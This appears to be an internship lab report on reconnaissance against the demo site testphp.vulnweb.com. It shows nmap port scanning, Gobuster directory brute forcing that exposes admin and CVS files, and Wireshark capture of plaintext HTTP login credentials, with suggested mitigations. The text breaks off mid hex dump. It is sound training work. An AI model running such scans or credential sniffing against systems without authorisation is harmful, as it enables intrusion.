ShadowFox Internship

Name : Prasanth S
Mentor : Pranshu
Batch : August B1

Task Level (Beginner):

Task 1: Reconnaissance – Finding Open Ports with Nmap

Tool Used:


For this task, I used **Nmap**, one of the most widely used tools for network reconnaissance. Nmap helps security professionals discover which ports and services are running on a target system.

Attack Performed:

This activity falls under the **Reconnaissance phase** of the ethical hacking lifecycle. Reconnaissance is the very first step in hacking, where the attacker (or tester) gathers as much information as possible about the target before trying any exploitation.

In this task specifically carried out a **port scanning** operation using Nmap on the website `http://testphp.vulnweb.com/`. Port scanning is a technique used to identify open ports and the services running on them. The scan revealed that the web server was accessible on ports such as **HTTP (80)** and **HTTPS (443)**, along with other service ports. These open ports provide valuable information that could later be used by an attacker to plan further actions.

1. First, I identified the IP address of `testphp.vulnweb.com` using the **nslookup** command. Although finding the IP address is not strictly required for port scanning (since scans can be performed directly using the domain name), I chose to use the IP address for added clarity.




```
┌─[prasanth@parrot]─[~]
└──╼ $nslookup testphp.vulnweb.com
Server:         192.168.2.2
Address:        192.168.2.2#53

Non-authoritative answer:
Name:   testphp.vulnweb.com
Address: 44.228.249.3
```

2. After finding the IP address, I started my Nmap scan.

```
nmap -sC -sV -p- -T4 44.228.249.3
```

nmap command breakdown:

- `nmap` - Tool
- `-sC` - Runs **Nmap's default scripts** (NSE – Nmap Scripting Engine). These scripts check for common vulnerabilities and gather extra details about detected services.
- `-sV` - Enables **version detection**. It tells Nmap to probe services on open ports and report back with the version of the software running.
- `-p-` - Scans **all 65,535 TCP ports** instead of just the top 1,000.
- `-T4` - Sets the **timing template** to 4 (Aggressive). This makes the scan faster.
- `44.228.249.3` - The **target IP address.**



```
┌─[prasanth@parrot]─[~]
└──╼ $nmap -sC -sV -p- -T4 44.228.249.3
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-08-25 20:31 IST
Stats: 0:00:59 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 12.58% done; ETC: 20:38 (0:06:50 remaining)
Stats: 0:04:45 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 56.68% done; ETC: 20:39 (0:03:37 remaining)
Nmap scan report for ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3)
Host is up (0.31s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
80/tcp open  http    nginx 1.19.0

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 628.57 seconds
```

Scan result

Result of Nmap Scan

After running the Nmap scan against the target IP address `44.228.249.3`, I found that the system had only **one open port** exposed to the internet:

Port 80 (HTTP) - Running **nginx 1.19.0**

Mitigation Steps:

1. **Firewall Protection:**

Use firewall rules to restrict access to open ports and limit exposure only to trusted sources.

2. **Monitor and Audit Logs:**

Regular monitoring of web server and firewall logs helps in identifying suspicious traffic or scanning attempts at an early stage.

Task 2: Directory Enumeration using Gobuster

Tool Used:

For this task, I used **Gobuster**, a directory brute-forcing tool. It works by taking a wordlist of common directory and file names and testing them against the target website to discover hidden directories or unlinked resources.

Attack Performed:

This activity falls under the **Enumeration phase** of the ethical hacking lifecycle. Enumeration comes after reconnaissance, where the attacker digs deeper to find specific details about the system or application.


Using Gobuster on `http://testphp.vulnweb.com/`, I performed a **directory brute force attack** to identify hidden folders and files on the web server.

I ran Gobuster on `http://testphp.vulnweb.com/` with the common wordlist. The tool attempted thousands (4615) of possible directory names and successfully discovered several accessible locations.

```
gobuster dir -u http://testphp.vulnweb.com/ -w /usr/share/wordlists/dirb/common.txt
```


command breakdown:

- `gobuster` - The tool itself.
- `dir` -Tells Gobuster to run in **directory enumeration mode**,
- `-u http://testphp.vulnweb.com/` -Specifies the **target URL** to scan.
- `-w /usr/share/wordlists/dirb/common.txt` -Defines the **wordlist** Gobuster will use.



```
┌─[prasanth@parrot]─[~]
└──╼ $gobuster dir -u http://testphp.vulnweb.com:80 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://testphp.vulnweb.com:80
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/admin                (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/admin/]
/cgi-bin/             (Status: 403) [Size: 276]
/cgi-bin              (Status: 403) [Size: 276]
/crossdomain.xml      (Status: 200) [Size: 224]
/CVS/Root             (Status: 200) [Size: 1]
/CVS                  (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/CVS/]
/CVS/Repository       (Status: 200) [Size: 8]
/CVS/Entries          (Status: 200) [Size: 1]
/favicon.ico          (Status: 200) [Size: 894]
/images               (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/images/]
/index.php            (Status: 200) [Size: 4958]
/pictures             (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/pictures/]
/secured              (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/secured/]
/vendor               (Status: 301) [Size: 169] [--> http://testphp.vulnweb.com/vendor/]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```


Results



Index of /admin/

```
../
create.sql                                         11-May-2011 10:27              523
```

/admin



Index of /CVS/

```
../
Entries                                            11-May-2011 10:27              1
Entries.Log                                        11-May-2011 10:27              1
Repository                                         11-May-2011 10:27              8
Root                                               11-May-2011 10:27              1
```

/CVS

From the results there are some key findings include:

- `/admin/` - Contains a file `create.sql` .
- `/CVS/` -Contains multiple files like `Entries`, `Repository`, and `Root`
- `/images/` `/pictures/` `/vendor/` `/secured/` `/cgi-bin/` and others.

Mitigation Steps:


1. **Restrict Access:** Ensure sensitive directories (e.g., `/admin`, `/CVS`) are not publicly accessible. Use authentication or move them outside the web root.
2. **Disable Directory Listing:** Prevent servers from showing a file index when a directory is accessed.
3. **Remove Sensitive Files:** Avoid storing backup files, SQL dumps, or version control data on production servers.
4. **Regular security check-ins:** Regularly audit the server to identify and remove unnecessary or exposed directories.

Task 3: Credential Interception using Wireshark

Tool Used:

Wireshark is a powerful, open-source network protocol analyzer that allows user to capture and interactively browse the traffic running on a computer network, providing deep inspection of hundreds of protocols.

Step 1:


Not Secure http://testphp.vulnweb.com/login.php

Import bookmarks... Parrot OS Hack The Box OSINT Services Vuln DB Privacy and Security Learning Resources

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

If you are already registered please enter your login information below:

Username :	prasanth
Password :	●●●●●●●●●●●
	login

You can also signup here.
Signup disabled. Please use the username test and the password test.

Image 1 : login attempt


Image 1 - Login Attempt on the Website

In the first screenshot, I visited the login page of `http://testphp.vulnweb.com/login.php`. Here, I entered the sample credentials:

- **Username:** `prasanth`
- **Password:** `prasanth123`

This simulated a real login attempt to demonstrate how the website handles authentication when accessed over an insecure **HTTP connection**.

Step 2:



```
*wlp0s20f3 (as superuser)
File  Edit  View  Go  Capture  Analyze  Statistics  Telephony  Wireless  Tools  Help

http
No.    Time          Source          Destination     Protocol  Length Info
  365 25.42712…  172.16.143.15   44.228.249.3    HTTP      422 GET /login.php HTTP/1.1
  377 25.80621…  44.228.249.3    172.16.143.15   HTTP      28… HTTP/1.1 200 OK  (text/html)
  654 43.12733…  172.16.143.15   44.228.249.3    HTTP      609 POST /userinfo.php HTTP/1.1  (application/x-www-form-urlencoded)
  657 43.52348…  44.228.249.3    172.16.143.15   HTTP      342 HTTP/1.1 302 Found  (text/html)
  659 43.52633…  172.16.143.15   44.228.249.3    HTTP      469 GET /login.php HTTP/1.1
  667 44.03178…  44.228.249.3    172.16.143.15   HTTP      28… HTTP/1.1 200 OK  (text/html)
```

```
› Frame 365: 422 bytes on wire (3376 bits), 422 bytes captured (3376 bits) on interface wlp0s20f3…
› Ethernet II, Src: IntelCor_b6:58:4b (64:32:a8:b6:58:4b), Dst: Tp-LinkP_1e:d9:19 (24:2f:d0:1e:d9…
› Internet Protocol Version 4, Src: 172.16.143.15, Dst: 44.228.249.3
› Transmission Control Protocol, Src Port: 59408, Dst Port: 80, Seq: 1, Ack: 1, Len: 356
⌄ Hypertext Transfer Protocol
  › GET /login.php HTTP/1.1\r\n
    Host: testphp.vulnweb.com\r\n
    User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0\r\n
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
    Accept-Language: en-US,en;q=0.5\r\n
    Accept-Encoding: gzip, deflate\r\n
    DNT: 1\r\n
    Connection: keep-alive\r\n
    Upgrade-Insecure-Requests: 1\r\n
    Priority: u=0, i\r\n
    \r\n
    [Full request URI: http://testphp.vulnweb.com/login.php]
    [HTTP request 1/3]
    [Response in frame: 377]
    [Next request in frame: 654]
```

```
0000  24 2f d0 1e d9 19 64 32  a8 b6 58 4b 08 00 45 00   $/····d2 ··XK··E·
0010  01 98 36 76 40 00 40 06  a1 e2 ac 10 8f 0f 2c e4   ··6v@·@· ······,·
0020  f9 03 e8 10 00 50 18 23  3b 13 33 25 98 51 80 18   ·····P·# ;·3%·Q··
0030  01 f6 62 92 00 00 01 01  08 0a 26 5d b4 11 73 3d   ··b····· ··&]··s=
0040  13 13 47 45 54 20 2f 6c  6f 67 69 6e 2e 70 68 70   ··GET /l ogin.php
0050  20 48 54 54 50 2f 31 2e  31 0d 0a 48 6f 73 74 3a    HTTP/1. 1··Host:
0060  20 74 65 73 74 70 68 70  2e 76 75 6c 6e 77 65 62    testphp .vulnweb
0070  2e 63 6f 6d 0d 0a 55 73  65 72 2d 41 67 65 6e 74   .com··Us er-Agent
0080  3a 20 4d 6f 7a 69 6c 6c  61 2f 35 2e 30 20 28 58   : Mozill a/5.0 (X
0090  31 31 3b 20 4c 69 6e 75  78 20 78 38 36 5f 36 34   11; Linu x x86_64
00a0  3b 20 72 76 3a 31 34 30  2e 30 29 20 47 65 63 6b   ; rv:140 .0) Geck
00b0  6f 2f 32 30 31 30 30 31  30 31 20 46 69 72 65 66   o/201001 01 Firef
00c0  6f 78 2f 31 34 30 2e 30  0d 0a 41 63 63 65 70 74   ox/140.0 ··Accept
00d0  3a 20 74 65 78 74 2f 68  74 6d 6c 2c 61 70 70 6c   : text/h tml,appl
00e0  69 63 61 74 69 6f 6e 2f  78 68 74 6d 6c 2b 78 6d   ication/ xhtml+xm
00f0  6c 2c 61 70 70 6c 69 63  61 74 69 6f 6e 2f 78 6d   l,applic ation/xm
0100  6c 3b 71 3d 30 2e 39 2c  2a 2f 2a 3b 71 3d 30 2e   l;q=0.9, */*;q=0.
0110  38 0d 0a 41 63 63 65 70  74 2d 4c 61 6e 67 75 61   8··Accep t-Langua
0120  67 65 3a 20 65 6e 2d 55  53 2c 65 6e 3b 71 3d 30   ge: en-U S,en;q=0
0130  2e 35 0d 0a 41 63 63 65  70 74 2d 45 6e 63 6f 64   .5··Acce pt-Encod
0140  69 6e 67 3a 20 67 7a 69  70 2c 20 64 65 66 6c 61   ing: gzi p, defla
0150  74 65 0d 0a 44 4e 54 3a  20 31 0d 0a 43 6f 6e 6e   te··DNT:  1··Conn
0160  65 63 74 69 6f 6e 3a 20  6b 65 65 70 2d 61 6c 69   ection:  keep-ali
0170  76 65 0d 0a 55 70 67 72  61 64 65 2d 49 6e 73 65   ve··Upgr ade-Inse
0180  63 75 72 65 2d 52 65 71  75 65 73 74 73 3a 20 31   cure-Req uests: 1
0190  0d 0a 50 72 69 6f 72 69  74 79 3a 20 75 3d 30 2c   ··Priori ty: u=0,
01a0  20 69 0d 0a 0d 0a                                   i····
```


Image 2 : Filtering http

Image 2 - HTTP Traffic Captured in Wireshark

In the second screenshot, Wireshark captured the network traffic generated during the login attempt. The highlighted packets show communication between my system (`172.16.143.15`) and the target server (`44.228.249.3`). Specifically, an **HTTP POST request** was sent to

`/userinfo.php` . Since the website uses **HTTP (not HTTPS)**, all transmitted information was visible as plaintext in the network capture.

Step 3:



```
http
No.    Time          Source          Destination     Protocol  Length Info
  365 25.42712…  172.16.143.15   44.228.249.3    HTTP      422 GET /login.php HTTP/1.1
  377 25.80621…  44.228.249.3    172.16.143.15   HTTP      28… HTTP/1.1 200 OK  (text/html)
  654 43.12733…  172.16.143.15   44.228.249.3    HTTP      609 POST /userinfo.php HTTP/1.1  (application/x-www-form-urlencoded)
  657 43.52348…  44.228.249.3    172.16.143.15   HTTP      342 HTTP/1.1 302 Found  (text/html)
  659 43.52633…  172.16.143.15   44.228.249.3    HTTP      469 GET /login.php HTTP/1.1
  667 44.03178…  44.228.249.3    172.16.143.15   HTTP      28… HTTP/1.1 200 OK  (text/html)
```

```
› Frame 654: 609 bytes on wire (4872 bits), 609 bytes captured (4872 bits) on interface wlp0s20f3,
› Ethernet II, Src: IntelCor_b6:58:4b (64:32:a8:b6:58:4b), Dst: Tp-LinkP_1e:d9:19 (24:2f:d0:1e:d9:1
› Internet Protocol Version 4, Src: 172.16.143.15, Dst: 44.228.249.3
› Transmission Control Protocol, Src Port: 59408, Dst Port: 80, Seq: 357, Ack: 2749, Len: 543
⌄ Hypertext Transfer Protocol
  › POST /userinfo.php HTTP/1.1\r\n
    Host: testphp.vulnweb.com\r\n
    User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0\r\n
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
    Accept-Language: en-US,en;q=0.5\r\n
    Accept-Encoding: gzip, deflate\r\n
    Referer: http://testphp.vulnweb.com/login.php\r\n
    Content-Type: application/x-www-form-urlencoded\r\n
  › Content-Length: 31\r\n
    Origin: http://testphp.vulnweb.com\r\n
    DNT: 1\r\n
    Connection: keep-alive\r\n
    Upgrade-Insecure-Requests: 1\r\n
    Priority: u=0, i\r\n
    \r\n
    [Full request URI: http://testphp.vulnweb.com/userinfo.php]
    [HTTP request 2/3]
    [Prev request in frame: 365]
    [Response in frame: 657]
    [Next request in frame: 659]
    File Data: 31 bytes
⌄ HTML Form URL Encoded: application/x-www-form-urlencoded
  ⌄ Form item: "uname" = "prasanth"
      Key: uname
      Value: prasanth
  ⌄ Form item: "pass" = "prasanth123"
      Key: pass
      Value: prasanth123
```

```
0020  f9 03 e8 10 00 50 18 23  3c 77 33 25 a3 0d 80 18   ·····P·# <w3%····
0030  01 e1 63 4d 00 00 01 01  08 0a 26 5d f9 35 73 3d   ··cM···· ··&]·5s=
0040  3c fd 50 4f 53 54 20 2f  75 73 65 72 69 6e 66 6f   <·POST / userinfo
0050  2e 70 68 70 20 48 54 54  50 2f 31 2e 31 0d 0a 48   .php HTT P/1.1··H
0060  6f 73 74 3a 20 74 65 73  74 70 68 70 2e 76 75 6c   ost: tes tphp.vul
0070  6e 77 65 62 2e 63 6f 6d  0d 0a 55 73 65 72 2d 41   nweb.com ··User-A
0080  67 65 6e 74 3a 20 4d 6f  7a 69 6c 6c 61 2f 35 2e   gent: Mo zilla/5.
0090  30 20 28 58 31 31 3b 20  4c 69 6e 75 78 20 78 38   0 (X11;  Linux x8
00a0  36 5f 36 34 3b 20 72 76  3a 31 34 30 2e 30 29 20   6_64; rv :140.0)
00b0  47 65 63 6b 6f 2f 32 30  31 30 30 31 30 31 20 46   Gecko/20 100101 F
00c0  69 72 65 66 6f 78 2f 31  34 30 2e 30 0d 0a 41 63   irefox/1 40.0··Ac
00d0  63 65 70 74 3a 20 74 65  78 74 2f 68 74 6d 6c 2c   cept: te xt/html,
00e0  61 70 70 6c 69 63 61 74  69 6f 6e 2f 78 68 74 6d   applicat ion/xhtm
00f0  6c 2b 78 6d 6c 2c 61 70  70 6c 69 63 61 74 69 6f   l+xml,ap plicatio
0100  6e 2f 78 6d 6c 3b 71 3d  30 2e 39 2c 2a 2f 2a 3b   n/xml;q= 0.9,*/*;
0110  71 3d 30 2e 38 0d 0a 41  63 63 65 70 74 2d 4c 61   q=0.8··A ccept-La
0120  6e 67 75 61 67 65 3a 20  65 6e 2d 55 53 2c 65 6e   nguage:  en-US,en
0130  3b 71 3d 30 2e 35 0d 0a  41 63 63 65 70 74 2d 45   ;q=0.5·· Accept-E
0140  6e 63 6f 64 69 6e 67 3a  20 67 7a 69 70 2c 20 64   ncoding:  gzip, d
0150  65 66 6c 61 74 65 0d 0a  52 65 66 65 72 65 72 3a   eflate·· Referer:
0160  20 68 74 74 70 3a 2f 2f  74 65 73 74 70 68 70 2e    http:// testphp.
0170  76 75 6c 6e 77 65 62 2e  63 6f 6d 2f 6c 6f 67 69   vulnweb. com/logi
